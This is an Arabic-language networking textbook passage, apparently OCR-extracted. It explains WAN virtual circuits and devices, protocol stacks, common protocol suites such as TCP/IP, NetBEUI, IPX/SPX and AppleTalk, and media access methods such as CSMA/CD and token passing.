
وبعد الحديث عن البروتوكولات التي تعتمد طريقة التحويل بالحزم ((packet switching، لا

بد من التعريج على الدارات الافتراضية (virtual circuits) المستخدمة في هذه الطريقة.

الدارات الافتراضية في الشبكات الواسعة (WAN virtual circuits):

تُستخدم هذه الدارات في الشبكات التي تعتمد طريقة التحويل بالحزم (packet switching). والدارة الافتراضية هي دارة منطقية تُنشأ لتأمين اتصالات بين عقدتين أو جهازي كمبيوتر في الشبكة. وتمتاز الاتصالات عبر الدارات الافتراضية بموثوقيتها العالية. وهذه الدارات على نوعين:

• الدارات الافتراضية المؤقتة (switched virtual circuits- SVC): يتم إنشاء هذا النوع من الدارات المنطقية المؤقتة للوصل بين العقَد أثناء فترة الاتصال فقط.
• الدارات الافتراضية الدائمة (permanent virtual circuits- PVC): تختلف هذه الدارات عن سابقتها في كونها دارات منطقية دائمة تبدو كأنها خط مخصص محجوز بشكل دائم.

وتتميز الدارات الافتراضية الدائمة (PVC) بأن ما تتطلبه من عرض الحزمة (bandwidth) أقلّ مما يتطلبه إنشاء وإنهاء الدارات الافتراضية المؤقتة (SVC)، ولكن الدارات الافتراضية الدائمة (PVC) أعلى كلفة من المؤقتة.

الأجهزة المستخدمة في الشبكات الواسعة (WAN devices):

هنالك العديد من الأجهزة المستخدمة للربط في الشبكات الواسعة، ومنها الموجه (router) الذي يستخدم في الشبكات الواسعة التي تعتمد وصلات (T1) وبروتوكول ترحيل الإطارات (frame relay)، كما يستخدم الموجه في ربط الشبكات المحلية بالشبكات الواسعة. ويقوم الكثير من هذه الموجهات بوظيفة الجدار الناري (firewall) أيضا، ويمكن الاستفادة من هذه الميزة لتوفير درجة عالية من الأمن (security) عند ربط الشبكات الواسعة بالإنترنت، كما يستَفاد منها أيضا في مراقبة السياسة الأمنية داخل الشبكات الواسعة.

ومن الجدير بالذكر أنه يمكن ربط موجهين (routers) في موقعين متباعدين عن بعضهما داخل الشبكة الواسعة عبر جهاز له عدة منافذ (multiport) يدعى محول الشبكات الواسعة (WAN switch).

وعند نقل المعلومات عبر الشبكة باستخدام الخطوط الهاتفية التواصلية (analog)، يستَخدم جهاز المودم (modem) لتحويل الإشارات الرقمية التي يستخدمها الكمبيوتر إلى إشارات تواصلية (analog) تُنقَل عبر الخطوط المذكورة، ومن ثم يجري عكس هذه العملية عند الطرف المستقبِل.

وتُستخدم الآن تقنية جديدة تُدعى الشبكة الرقمية للخدمات المتكاملة (integrated services digital network- ISDN)، حيث تُنقَل الإشارات الرقمية دون تحويل عبر جهاز يدعى الموائم الطرفي للشبكات الرقمية ذات الخدمات المتكاملة (ISDN terminal adapter)، وتصل سرعة النقل في هذه التقنية إلى ١٢٨ كيلوبت/ثانية.

وهناك جهاز آخر شبيه بالمودم يدعى (data service channel service unit /
unit- CSU / DSU) يربط الخط المستأجر (leased line) من شركة الاتصالات الحكومية مع تجهيزات الزبون (مثل الموجه ((router)، إذ يحول هذا الجهاز حزم المعلومات الرقمية المعدة للنقل داخل الشبكات المحلية إلى حزم يمكن التعامل معها في الشبكات الواسعة.

الحزمة المعنونة (datagram) هي حزمة بيانات يرافقها بعض المعلومات الإضافية التي تحدد وجهة الحزمة

منها ٥ بايت من بيانات التوجيه (routing data) و ٤٨ بايت من البيانات العادية

تبدو كأنها وصلة مباشرة بين عقدتين أو جهازي كمبيوتر، ولكنها قد تتضمن توجيه البيانات عبر مسار آخر قد يكون أطول

البروتوكولات

البروتوكولات Protocols

البروتوكولات هي مجموعة من القوانين والإجراءات التي تستخدم للإتصال، مهمتها تحديد القوانين والإجراءات التي تتحكم بالاتصال والتفاعل بين أجهزة الكمبيوتر المختلفة على الشبكة.

وهناك بعض الأمور التى تتعلق بالبروتوكولات هي:

- اختلاف الكثير منمنها في عملها ووظيفتها.
- من الممكن أن تعمل عدة بروتوكولات معاً لتنفيذ عمل ما.
- لكل بروتوكول مزاياه وعيوبه.

ويطلق على مجموعة البروتوكولات التي تعمل سوياً اسم Protocol Stack أو Protocol Suite.

ويمكن تخيل هذه المجموعة من البروتوكولات كبناء مكون من عدة طوابق وفي كل طابق يوجد بروتوكول معين يقوم بوظيفة محددة ويتكامل مع غيره من البروتوكولات في الطوابق الأخرى.

العملية الكاملة لنقل البيانات على الشبكة تمر بمجموعة من الخطوات، وفي كل خطوة معينة تنفذ مهام محددة لا يمكن تنفيذها في خطوة أخرى، ولكل خطوة بروتوكول محدد أو مجموعة بروتوكولات تحدد كيفية تنفيذ المهام المتعلقة بهذه الخطوة، كما أن هذه الخطوات تكون متشابهة لكل جهاز على الشبكة، كما يجب ملاحظة أن الجهاز المرسل يقوم باتباع هذه الخطوات من الأعلى إلي الأسفل، بينما يقوم الجهاز المستقبل باتباع هذه الخطوات بشكل معكوس من الأسفل إلي الأعلى. وفي الجهاز المرسل تكون البروتوكولات مسئولة عن القيام بالمهام التالية:

- تقسيم البيانات إلي حزم.
- إضافة معلومات العنونة إلي الحزم.

- تحضير البيانات للإرسال.

بينما تقوم البروتوكولات في الجهاز المستقبل بالعمل التالي:

- التقاط حزم البيانات من وسط الإتصال.
- إدخال حزم البيانات إلي داخل الكمبيوتر عبر كارت الشبكة.
- تجميع كل حزم البيانات المرسلة وقراءة معلومات التحكم المضافة إلي هذه الحزم.
- نسخ البيانات من الحزم إلي ذاكرة مؤقتة لإعادة تجميعها.
- تمرير البيانات المعاد تجميعها إلي البرامج في صورة مفهومة قابلة للاستخدام.

وحتى منتصف الثمانينات كانت الشبكات المحلية معزولة وغير قادرة على الإتصال معاً، إلي أن تقدمت التقنيات المستخدمة في الشبكات وأصبحت هذه الشبكات قادرة على الإتصال فيما بينها لتكوين شبكات أكبر. ويطلق على حركة البيانات من الشبكة المصدر إلي الشبكة الوجهة عبر عدة مسارات اسم التوجيه أو Routing.

أما البروتوكولات التي تدعم الاتصالات متعددة المسارات بين الشبكات المحلية فتسمى البروتوكولات القابلة للتوجيه Protocols Routable، ونظراً لأن هذه البروتوكولات تستخدم في ربط عدة شبكات محلية لتكوين شبكة واسعة فإن أهميتها في ازدياد مستمر. وتنقسم البروتوكولات بشكل عام إلي قسمين:

١- Connection-Oriented.

٢- Connectionless.

يقوم البروتوكول Connection-Oriented بإعداد اتصال مباشر يسمى دائرة ظاهرية أو افتراضية Circuit Virtual بين الأجهزة المتصلة في الشبكة. ويحقق هذا الإتصال المباشر موثوقية عالية لتسليم البيانات، ولكنه قد يؤدي إلي بطء في عمل وأداء الشبكة. ويعتبر بروتوكول Transmission Control Protocol (TCP). مثالاً واضحاً عليها.

أما البروتوكولات Connectionless فإنها لا توفر اتصالاً مباشراً مع الكمبيوتر المستقبل قبل إرسال البيانات، مما يعني أن البيانات تنتقل بسرعة أكبر مما يحسن من أداء الشبكة، ولكن هذه الطريقة ليست تامة الموثوقية نظراً لأنه لا سبيل لمعرفة فيما إذا حدثت أخطاء أثناء الإرسال أم لم تحدث. ويعتبر بروتوكول Internet Protocol (IP) مثالاً واضحاً على هذا النوع من البروتوكولات.

ويجب تنظيم عمل البروتوكولات المختلفة حتى لا يحدث أي تعارض أو نقص في عملها. ويطلق على تنظيم المهام بين البروتوكولات المختلفة اسم layering.

وكما ذكرنا سابقاً، فإن Protocol Stack هي مجموعة من البروتوكولات المتكاملة في عملها معاً، وكل طبقة في هذه المجموعة تحتوي على بروتوكول مختلف يقوم بوظيفة مختلفة. تحدد الطبقات السفلى من Protocol Stack الكيفية التي تسمح لمصنعي الشبكات بإعداد أجهزتهم للإتصال مع أجهزة مصنعين آخرين ويطلق على بروتوكولات الطبقات السفلى من المجموعة اسم البروتوكولات

منخفضة المستوى Low-Level Protocols.

بينما تحدد الطبقات العليا من Stack Protocol الطريقة التي تتفاهم فيها برامج الإتصال، ويطلق على بروتوكولات الطبقات العليا اسم البروتوكولات مرتفعة المستوى Protocols High-Level. وكلما ارتفعنا في طبقات Stack Protocol كلما زاد تعقيد البروتوكولات في هذه الطبقات. ويطلق مصطلح Binding على الطريقة التي يتم بها ربط البروتوكولات وترتيبها معاً لتكوين Protocol Stack.

ويحدد ترتيب ربط البروتوكولات معاً الترتيب الذي يسلكه نظام التشغيل في تنفيذه لبروتوكولات الشبكة. فإذا كانت هناك مجموعة من البروتوكولات مرتبطة معاً لتعمل مع كارت الشبكة، فإن هذا الارتباط يحدد الترتيب في تشغيل هذه البروتوكولات لتحقيق اتصال ناجح. فلو افترضنا أن بروتوكول TCP/IP مرتبط مع مجموعة من البروتوكولات الأخرى بحيث يكون هو البروتوكول الأول الذي يتم تشغيله، فإذا فشل تشغيله يتم الانتقال تلقائياً إلي البروتوكول الذي يليه في المجموعة المرتبطة معاً.

وتسمح عملية ربط البروتوكولات معاً بمقدار كبير من المرونة في إعداد الشبكة، كما يمكن إعداد عملية الربط لتتناسب مع احتياجات المستخدم، ومن الممكن إعادة تنظيم عملية الربط لتتناسب مع مكونات أو بروتوكولات جديدة.

لناق نظرة على شبكة محلية تستخدم أجهزتها بروتوكولي نقل هما TCP/IP و NetBEUI أو NetBIOS Extended User Interface، كل من هذه البروتوكولات له خصائص قوة، فبروتوكول TCP/IP فعال في نقل المعلومات عبر شبكة الإنترنت، أما بروتوكول NetBEUI فتأثيره فعال أكثر في نقل البيانات عبر الشبكة المحلية، ففي مثل هذه الشبكة إذا أراد المستخدمون الإتصال عبر الشبكة المحلية فبإمكانهم جعل البروتوكول NetBEUI هو البروتوكول الافتراضي، وإذا أرادوا الإتصال بشبكة الإنترنت فإنهم يستخدمون بروتوكول TCP/IP.

يطلق على البروتوكولات التي تستخدم من قبل مصنعين ومنتجين مختلفين اسم Protocol Standards. والجهات المخولة بالاتفاق على مثل هذه البروتوكولات تتضمن:

- The International Standards Organization ((ISO).
- The Institute of Electrical and Electronic Engineers ((IEEE).
- International Telecommunications Union ((ITU).

كما تنقسم البروتوكولات حسب وظيفتها إلي ثلاثة أقسام:

- بروتوكولات تطبيقات Protocols Application.
- بروتوكولات نقل Transport Protocols.
- بروتوكولات شبكة Protocols Network.

تعمل بروتوكولات التطبيقات في الطبقات العليا من Protocol Stack وتتلخص مهمتها في تبادل البيانات وتحقيق التفاعل بين التطبيقات ومن أمثلتها:

- Server Message Block (SMB).

- Protocols (NCPs) Novell's NetWare Core.
- FTAMP).) File Transfer Access and Management Protocol

ومن بروتوكولات التطبيقات الخاصة بالإنترنت :

- File Transfer Protocol (FTP).
- Telnet.

أما بروتوكولات النقل فتستخدم لتوفير جلسات الإتصال بين أجهزة الكمبيوتر على الشبكة وهي مسئولة عن صيانة جودة ودقة المعلومات المنقولة بين الأجهزة، ومن أمثلتها:

- الجزء الناقل من بروتوكول NWLink Microsoft.
- الجزء الناقل من بروتوكول NetBEUI.
- Sequenced Packet Exchange (SPX).
- Transmission Control Protocol (TCP).

بينما تقدم بروتوكولات الشبكة خدمات ربط Link Services وتتلخص مهامها فيما يلي:

١- عنونة وتوجيه المعلومات.

٢- البحث عن أخطاء في عملية الإرسال.

٣- التعامل مع طلبات إعادة الإرسال.

٤- تحديد قوانين الإتصال في بيئات محددة من الشبكات مثل Ethernet و Token Ring.

من الأمثلة على هذه البروتوكولات ما يلي:

- Internet Protocol (IP).
- Internetwork Packet Exchange (IPX).

خصائص البروتوكولات الشائعة


بروتوكول التحكم بالإرسال : بروتوكول الإنترنت أو Transmission Control Protocol/Internet Protocol (TCP/IP) وهو عبارة عن باقة من البروتوكولات التي تسمح للشبكات والأنواع المختلفة من الأجهزة بالاتصال فيما بينها. ويوفر بروتوكول TCP/IP خصائص تشبيك وتوجيه ووصول لشبكة الإنترنت والإستفادة من مواردها.

وقد طور بروتوكول TCP/IP أساساً في عام ١٩٦٩ من قبل وكالة مشاريع البحوث المطورة للدفاع

الأمريكي Defense Advanced Research Projects Agency (DARPA) US. وقد استخدم هذا البروتوكول في البداية لبناء شبكة مشاريع البحوث المطورة للدفاع الأمريكي Advanced Research Projects Agency Network (ARPANET)، وهي عبارة عن شبكة كانت تربط بين أربع جامعات أمريكية تجري بحوثاً في مجال الدفاع.

ومنذ ذلك الحين أصبح بروتوكول TCP/IP هو البروتوكول القياسي المستخدم لضمان التوافق بين الأنواع المختلفة من الأجهزة.

وتتكون باقة بروتوكولات TCP/IP من مجموعة من البروتوكولات، ولكن تعتبر بروتوكولات TCPوIP هي البروتوكولات المحورية في هذه الباقة كما بالشكل



ويعتبر بروتوكول TCP مخصصاً للنقل Transport Protocol وهو يوفر اتصالاً موجهاًConnection- Oriented ويدعم الإتصال مزدوج الاتجاهFull Duplex ويوفر تحكماً بتدفق البيانات. بينماIP هو عبارة عن بروتوكول شبكة Protocol Network وهو يوفر تسليم للبيانات دون اتصال مسبق Connectionless.

وتسلك حزم البيانات مسارات مختلفة بين الكمبيوتر المرسل والمستقبل في شبكة الإنترنت وعند وصول الحزم إلي وجهتها فإن بروتوكول IP هو المسئول عن إعادة ترتيب وتجميع الحزم للحصول على البيانات الأصلية.

وعلى نفس الطبقة مع بروتوكول IP في باقة بروتوكولات TCP/IP كما في الشكل السابق، نجد أن هناك بروتوكولاً مكملاً لعمل البروتوكول IP وهو البروتوكول Message Protocol) ICMP) Internet Control، ويوفر بروتوكول IPخدمة عديمة الإتصال Connectionless، فإذا حدثت أي مشاكل في الإرسال فلا توجد طريقة لبروتوكول IP للتعرف على هذه المشاكل أوحلها، وهنا يأتي دور بروتوكول ICMP ليكون مكملاً في عمله لبروتوكول IP، حيث أنه بروتوكول قياسي يؤمن خدمة التراسل لبروتوكول IP.

فإذا افترضنا أن حزمة بروتوكول IP قد تم عنونتها بشكل خاطئ وأرسلت لوجهة خاطئة، فإن دور بروتوكول ICMP يتمثل فى إصدار تقرير عن المشكلة وتوجيهها للبرنامج الشبكي لحلها، لذا نجد أن عمل بروتوكول ICMP يزيد من موثوقية عمل بروتوكول IPفي إرسال البيانات.

ويعتبر بروتوكول TCPبطيئاً في عمله، ولهذا كان لابد من توفير بروتوكول آخر أسرع، ويكون عمله

مكملاً له في نفس طبقة بروتوكول TCPفي حزمة TCP/IP، وكما في الشكل السابق، نجد بروتوكولاً آخر هو بروتوكول User Datagram Protocol (UDP) الذى يوفر خدمة سريعة عديمة الإتصال Connectionless لتنفيذ نفس وظائف بروتوكول TCP.

وتتضمن الطبقات العليا من باقة بروتوكولات TCP/IP، البروتوكولات التالية:

- SMTP.
- FTP.
- SNMP.
- Telnet.

ويعتبر بروتوكول Transfer Protocol (SMTP) Simple Mail هو البروتوكول المسئول عن إرسال البريد الإلكتروني حيث يستخدم بروتوكولي TCP وIP لتبادل الرسائل.

بينما بروتوكول File Transfer Protocol ((FTP هو المسئول عن نسخ الملفات بين جهاز وآخر على الشبكة وهو يسمح بالأمور التالية:

- الدخول إلي جهاز آخر عن بعد.
- التنقل بين المجادات.
- تنفيذ وتشغيل الأوامر.
- معالجة الملفات.

أما بروتوكول Simple Network Management Protocol ((SNMP - والذي طور من قبل Internet Engineering Task Force (IETF) - فهو مخصص لإدارة البيانات على الشبكة ويقوم بجمع معلومات الإدارة من كل جهاز متصل بالشبكة وهو أيضاً الذي يستقبل التقارير عن حدوث مشاكل أو أخطاء على الشبكة، وهذا البروتوكول يستطيع التعامل مع عدة بروتوكولات منها :

- IP.
- IPX.
- AppleTalk.
- حزمة بروتوكولات OSI.
- DECnet.

تعتبر وظائف بروتوكول Telnet مشابهة لوظائف FTP حيث يسمح بالدخول إلي جهاز آخر عن بعد وتشغيل التطبيقات عليه. ومن أهم مميزات حزمة بروتوكولات TCP/IP الموثوقية والانتشار، كما أنه

يوفر :

- الوصول إلي شبكة الإنترنت.
- دعم توجيه حزم البيانات Routing.
- توفير القابلية للإتصال لأنظمة التشغيل والأجهزة المختلفة.
- الدعم والتفاهم مع غيره من البروتوكولات.

أما العيوب الأساسية لحزمة TCP/IP فتتمثل فى الأمرين التاليين:

- حجم الحزمة الكبير وتعقيدها.
- سرعته المتواضعة.

بروتوكول Network Basic Input/Output System (NetBIOS) : يعتبر high-level Interface (API) Application Program وقد صمم ليسمح للمبرمجين بإنشاء تطبيقات وبرامج شبكية مثل Windows 95 وما صدر بعدها. وهو ليس بروتوكولاً بالمعنى المفهوم ولكنه أقرب ليكون واجهة للشبكة المحلية Interface LAN وهو يستخدم لتزويد تطبيقات الشبكة بمجموعة من الأوامر تشمل :

- جلسات إتصال.
- واستقبال البيانات.
- تسمية مكونات الشبكة.

وقد أصبح NetBIOS مقياساً تستخدمه كثير من الشركات تنتج تطبيقات متوافقة مع NetBIOS مثل NovellوMicrosoft وIBM ، والعيب الأساسي لهذا المقياس هو عدم دعمه لتوجيه الحزم بين الشبكات Routing. ويطلق على معيار Microsoft المتوافق مع NetBIOS اسم NetBIOS Extended User) Interface (NetBEUI وهو عبارة عن بروتوكول نقل صغير ولذلك فهو سريع وفعال ويتيح التحكم بتدفق البيانات وفحصها بحثاً عن الأخطاء، وهو متوافق مع كل بروتوكولات وتطبيقات التشبيك من Microsoft. أما العيب الأساسي لهذا البروتوكول فهو عدم دعمه لتوجيه حزم البيانات Routing ويقصد بالتوجيه:

- تحديد المسار الأفضل لعبور حزم البيانات عبر الشبكة.
- توجيه الحزم عبر هذا المسار إلي وجهتها.

ونظراً لعدم دعم التوجيه، فإن بروتوكول NetBEUI يقوم ببث الرسائل ونشرها عبر الشبكة إلي كل الأجهزة بدلاً من توجيهها إلي جهاز محدد، ولهذا فأن هذا البروتوكول مناسب أكثر للشبكات الصغيرة (٢٠ إلي ٢٠٠ جهاز). ومن عيوبه الأخرى أنه متوافق مع شبكات Microsoft فقط.

بروتوكول Sequenced Exchange Internetwork Packet Exchange / Packet

IPX/SPX))

وهو عبارة عن حزمة من البروتوكولات المستخدمة في شبكات Novell طورتها شركة Xerox Corporation. ، حيث تتكون من مجموعة من البروتوكولات ولكن البروتوكولين المحوريين فيها هما IPX و.SPX

أما بروتوكول IPX فهو عبارة عن بروتوكول شبكة ومعظم خدمات NetWare قائمة عليه، وهو يقدم خدمة سريعة وعديمة الإتصال Connectionless ويدعم خاصية التوجيه. بينما بروتوكول SPX عبارة عن بروتوكول نقل محدد وجهة الإتصال Connection-Oriented ويتيح التحكم بتدفق البيانات والقدرة على اكتشاف الأخطاء وتصحيحها.

وتتلخص مميزات حزمة IPX/SPXفي التالي:

- حزمة بروتوكولات سريعة.
- دعم للتوجيه والتحكم بالأخطاء.
- سهولة الإدارة.

أما عن عيوبه فتتمثل فى:

- انتشاره عبر شبكات NetWare فقط.
- لا يوفر اتصالاً بشبكة الإنترنت.

أما بروتوكول NWLink فقد صممته Microsoft ليتوافق مع IPX/SPX وهو عبارة عن بروتوكول نقل صغير وسريع ويدعم خاصية التوجيه وميزته الرئيسية أنه من الممكن استخدامه في البيئات التي تحتوي على شبكات كل من Microsoft و Novell، ولكن يجب ملاحظة أن NWLink بمفرده لا يستطيع أن يسمح لجهاز يشغل نظام Windows بالوصول إلي الملفات أو الطابعات من خلال مزود NetWare أو العكس، لذا فأنت بحاجة إلي Redirector بالإضافة إلي NWLink.

ويمكن تعريف Redirector بأنه جزء من برنامج شبكة مهمته استقبال طلبات Input/Output من الملفات ثم إعادة توجيهها إلي خدمة شبكية على كمبيوتر آخر بنظام آخر، ومن الأمثلة عليه :

- .CSNW)) Microsoft Client Service for NetWare
- Novell NetWare Client for NT

وقد بدأت شركة Apple بتطوير مجموعة من بروتوكولات الإتصال في أوائل ١٩٨٠ بهدف تحقيق اتصال بين أجهزة Mac الشخصية وأجهزة من مصنعين آخرين عبر شبكة، ويطلق على حزمة بروتوكولات Apple اسم AppleTalk وهي تتضمن البروتوكولات التالية:

- AppleTalk Filing Protocol (AFP) وهو المسئول عن الوصول إلي الملفات عن بعد.
- AppleTalk Transaction Protocol (ATP) وهو المسئول عن إعطاء تأكيد

لوصول البيانات إلي جهتها المقصودة.

- Name Binding Protocol (NBP) وهو بروتوكول نقل واتصال.
- AppleTalk Session Protocol (ASP) وهو يعمل كزبون لبروتوكول ATP.
- Datagram Delivery Protocol (DDP) وهو المسئول عن نقل البيانات.

أما حزمة بروتوكولات DECnet)) Digital Equipment Corporation Net فقد طورت في السبعينيات لتكون متوافقة مع شبكات شركة Digital وهي تدعم الشبكات التالية:

- شبكات Ethernet.
- شبكات Distributed Data Interface Metropolitan Area MANs Fiber Networks (FDDI.
- شبكات WAN العامة والخاصة.

وتدعم DECnet بالإضافة إلي بروتوكولاتها كلا من بروتوكولات TCP/IP وOSI، وتدعم أيضاً خاصية التوجيه. ومن البروتوكولات الشائعة الأخرى نذكر:

١- بروتوكول IBM المسئول عن النقل والمسمى Advanced Program-to-Program Communication (APPC)).

٢- بروتوكول Xerox Network System (XNS) المخصص لشبكات Ethernet المحلية لشركة Xerox.

٣- بروتوكولBlock (SMB) Server Message وهو من تطوير شركات Microsoft وIntel وIBM ويعرف سلسلة من الأوامر تستخدم لتمرير المعلومات بين أجهزة الشبكة.

٤- بروتوكولData Link Control (DLC) ويستخدم في الحالتين التاليتين:

- الوصول لـ IBM Mainframe.
- الطباعة باستخدام طابعة Hewlett-Packard (HP) موصلة مباشرة إلي الشبكة.

مبادئ وأساليب الوصول لوسائط الإرسال

وسيلة الوصول Access Method، هي مجموعة من القواعد أو القوانين التي تحدد الطريقة التي يتبعها جهاز الكمبيوتر ليضع البيانات على وسط الإرسال. ووظيفتها تنسيق الدخول أو الوصول إلي وسط الإرسال، والتأكد من أن كل الأجهزة على الشبكة تستطيع إرسال واستقبال البيانات بنجاح. وفي كثير من الشبكات تتشارك الأجهزة بسلك شبكة وحيد، ولهذا إذا حاول جهازان أن يضعا بياناتهما على السلك في وقت واحد تصادم يؤدي إلي إعطاب البيانات المرسلة من كلا الجهازين. ولكي يتم إرسال البيانات على الشبكة بنجاح لابد أن يتوفر للبيانات ما يلي:

- الوصول إلي السلك بدون التداخل مع بيانات أخرى.
- أن يتم تسليمها إلي الجهاز المستقبل دون أن تفسد نتيجة لأي اصطدام.
- أن تستخدم أجهزة الكمبيوتر على الشبكة نفس وسيلة الوصول.

وهناك نوعان من وسائل الوصول:

- وسائل التنافس Contention Methods.
- وسائل التحكم Methods Control.

في النوع الأول يجب على الأجهزة على الشبكة أن تتنافس للوصول إلي وسط الإرسال ولكل جهاز حقوق متساوية في المحاولة لإرسال بياناته، وأول جهاز يستطيع أن يضع بياناته على السلك يكون له الحق فى التحكم به.

أما في النوع الثاني كما في شبكات Ring Token فإن أي جهاز لا يستطيع إرسال بياناته إلا إذا كان لديه تصريح بذلك، وعملية الإرسال تتم وفقا لتسلسل أو تتابع محدد للأجهزة على الشبكة. وهناك وسائل وصول مختلفة أهمها :

- CSMA/CD)) Multiple Access/Collision Detection Carrier-Sense أو تحسس الناقل متعدد الوصول مع اكتشاف التصادم .

CSMA/CA)) Multiple Access/Collision Avoidance Carrier-Sense أو تحسس الناقل متعدد الوصول مع تجنب التصادم.

- Token Passing.
- أولوية الطلب Priority. Demand

ويقصد بالمصطلح CSMA أو تحسس الناقل متعدد الوصول أن الأجهزة التى على الشبكة لديها حقوق متساوية لإرسال البيانات على وسط الإرسال لهذا هي متعددة الوصول، كما أن هذه الأجهزة تستطيع تحسس السلك لتعرف فيما إذا كان هناك أي إشارات تمر على السلك. وتنقسم CSMA إلي قسمين :

- CSMA/CD.
- CSMA/CA.

كلا النوعين السابقين ينتميان إلي النوع التنافسي من وسائل الوصول Contention Methods. وإذا أراد الكمبيوتر أن يرسل بياناته باستخدام الوسيلة CSMA/CD فإن عليه أولاً أن يتسمع إلي وسط الإرسال ليتأكد من خلوه من الإشارات، فإن وجد أي إشارات فإنه يدخل في نمط الانتظار Defer Mode. وفي أول فرصة يتحسس فيها الجهاز أن السلك فارغ من أي إشارة فإنه يقوم بإرسال بياناته.

إن فرصة حدوث اصطدام للبيانات واردة باستخدام هذه الطريقة لأن هناك إحتمالاً فى أى لحظة ما أن يقوم جهازان بتحسس السلك ليجداه فارغاً من أي إشارات فيقومان بإرسال بياناتهما معاً في وقت واحد مما يسبب التصادم. وعند اكتشاف التصادم يتوقف الجهازان عن إرسال البيانات ويرسلان بدلاً من ذلك

إشارة Signal Jam إلي باقي الأجهزة لإعلامها بحدوث التصادم وتنبيهها إلي عدم نسخ البيانات من السلك لأن هذه البيانات قد أصبحت معطوبة بسبب التصادم. الآن يجب على الجهازين أن ينتظرا فترة عشوائية لكل منهما قبل أن يعيدا محاولة الإرسال مما يقلل من احتمال حدوث تصادم جديد.

ونظراً للتضعيف الذي يصيب الإشارات المرسلة إلي مسافة بعيدة فإن آلية اكتشاف الأخطاء في CSMA/CD تعمل في حدود مسافة لا تزيد عن ٢,٥ كيلومتر.

وتعتبر CSMA/CD وسيلة سريعة للوصول ولكن مع زيادة حجم الشبكة تصبح هذه الوسيلة غير فعالة لأن الشبكات الأكبر تكون عرضة أكثر لحصول تصادم بين البيانات وذلك كله راجع للأمور التالية:

- عدداً أكبر من المستخدمين يحاولون الوصول إلي وسط الإرسال.
- بيانات أكثر يتم توليدها وتبادلها على الشبكة.

لذا فإن وسيلةCSMA/CD مناسبة فقط للشبكات الصغيرة.

أما الوسيلة الثانية CSMA/CA وتحاول منع حدوث التصادم وذلك بأن كل كمبيوتر يرسل إشارة تشير إلي نيته بإرسال بيانات قبل أن يقوم فعلياً بإرسال بياناته، وهو يقوم بذلك بإرسال إشارة حجز Reservation Burst للبيانات قبل الإرسال، تبين لباقي الأجهزة أن هناك إرسالاً للبيانات على وشك الحدوث لكى لا يقوم جهاز آخر بإرسال بياناته في نفس الوقت. وهذا الأمر يقلل من احتمال حدوث تصادم ولكنه لا يمنعه بشكل كامل لأن هناك احتمالاً أن يقوم جهازان بإرسال إشارة الحجز في نفس الوقت مما يؤدي من جديد لحصول تصادم بين الإشارتين ويكون على الجهازين محاولة الإرسال من جديد فيما بعد.

ونظراً لأن كل جهاز يحتاج إلي إرسال إشارة قبل الإرسال الفعلي للبيانات فإن هذه الوسيلة تعتبر بطيئة ولهذا فإنها أقل استخداماً من غيرها من الوسائل. أما في وسيلة Token Passing فإن كل جهاز يرسل مرة واحدة ثم ينتظر دوره من جديد في تسلسل معين بحيث تتمكن جميع الأجهزة من إرسال بياناتها دون أي احتمال لحدوث تصادم، وهذه الوسيلة تنتمي إلي وسائل التحكم. ويمكن استخدام وسيلة Token Passing في كل من الشبكات ذات تصميم الناقل وتصميم الحلقة. ولاستخدام هذه الوسيلة في شبكات الناقل يخصص لكل جهاز على الشبكة رقم محدد وترتب أرقام الأجهزة بشكل تنازلي، ويتم تمرير الإشارة من الرقم الكبير إلي الأصغر منه بالترتيب أما الجهاز صاحب الرقم الأصغر من بين الأجهزة فإنه يمرر الإشارة إلي الجهاز صاحب أكبر رقم.

كل جهاز يحتوي على جدول بعناوين الأجهزة التي تسبقه والأجهزة التي تليه. أما في شبكات الحلقة فإن الإشارة تنتقل من جهاز إلي آخر على مدار الحلقة.

الوسيلة الأخيرة وهي أولوية الطلب أو Priority Demand تعتبر جديدة نسبياً وتستخدم مع شبكات Ethernet السريعة من نوع VG-AnyLAN١٠٠ وهي تتوافق مع المعيار IEEE 802.12.
وتعتبر هذه الوسيلة من وسائل التنافس، فالأجهزة تتنافس للوصول إلي الوسط وهناك احتمال أن يقوم أكثر من جهاز بإرسال بياناته على السلك ولكن دون حدوث تصادم .

تستخدم شبكات VG-AnyLAN١٠٠ مكررات الإشارة أو المجمعات للمساعدة في توجيه البيانات إلي الأجهزة المختلفة. وأي جهاز يريد الإرسال يقدم طلباً للمجمع ليقوم بتوجيهه إلي الجهاز المطلوب وكل طلب يكون له أولوية محددة بحيث إذا تسلم المجمع طلبين من جهازين مختلفين فإنه يقوم بخدمة الطلب صاحب الأولوية الأعلى فإذا تساوى الطلبان في الأولوية فإنه يقوم بخدمة الجهازين معا بالتبديل بينهما

بشكل متوازن. وتعتبر هذه الوسيلة أكثر فاعلية من غيرها نظراً للتالي:

- نظام التشبيك المستخدم الفريد من نوعه.
- استخدامها المجمعات لتوجيه عمليات الإرسال.

وباستخدام هذه الوسيلة تستطيع الأجهزة أن إرسال واستقبال البيانات في نفس الوقت. ولتحقيق ذلك فإن كل جهاز يستخدم حزمة مكونة من أربعة أزواج من الأسلاك ليتصل مع الشبكة، وكل زوج من الأسلاك يستطيع إرسال الإشارات بتردد ٢٥ ميجاهيرتز كما بالشكل

ادارة الشبكة

تزود معظم التوزيعات ببرنامج ليقوم باعداد الشبكة وما يتعلق بها ولكن ليصبح عليك سهلاً التعامل معها يجب معرفة المصطلحات الأساسية لذلك سأشرح ذلك ليس من خلال أدوات التوزيعة بل من خلال سطر الأوامر ولكن اذا أردت تطبيق ذلك عملياً تذكر أن لديك أداة سهلة الإستعمال وأن ما أكتبه هنا ليس إلا لمعرفة المصطلحات الأساسية

